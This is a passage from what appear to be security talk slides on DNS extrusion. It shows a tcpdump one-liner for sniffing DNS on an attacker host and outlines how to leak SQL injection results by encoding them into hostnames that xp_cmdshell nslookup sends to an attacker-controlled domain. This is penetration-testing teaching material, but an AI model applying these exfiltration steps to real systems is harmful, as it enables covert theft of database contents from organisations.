
Running a sniffer on host YOUR_IP_HERE (with an awk / split or two)

```
Wh00t:~# tcpdump -l dst YOUR_IP_HERE and port 53 | awk '{print $7}'
```

```
.
WINNT.
tools.
bytes
-snip-
```

If outgoing dns isnt allowed directly, you can still have some joy requesting %variable.DOMAIN_U_CAN_SNIFF.com and letting it follow its DNS path..

DNS Extrusion - "Useful"




DNS Extrusion (07)


Inspired by Sec-1 - Automagic SQL Injector..

- 1.Extract data (sql query / xp_cmdshell / etc)
- 2.Store into new table
- 3.Do some very ugly T-SQL to iterate through each line, encode all results and make them dns Friendly.
- 4.Call xp_cmdshell("nslookup random_company.com")
- 5.Sniff Results --> Profit!


<http://www.sensepost.com/research/squeeza/>



<http://www.sensepost.com/research/reduh/>

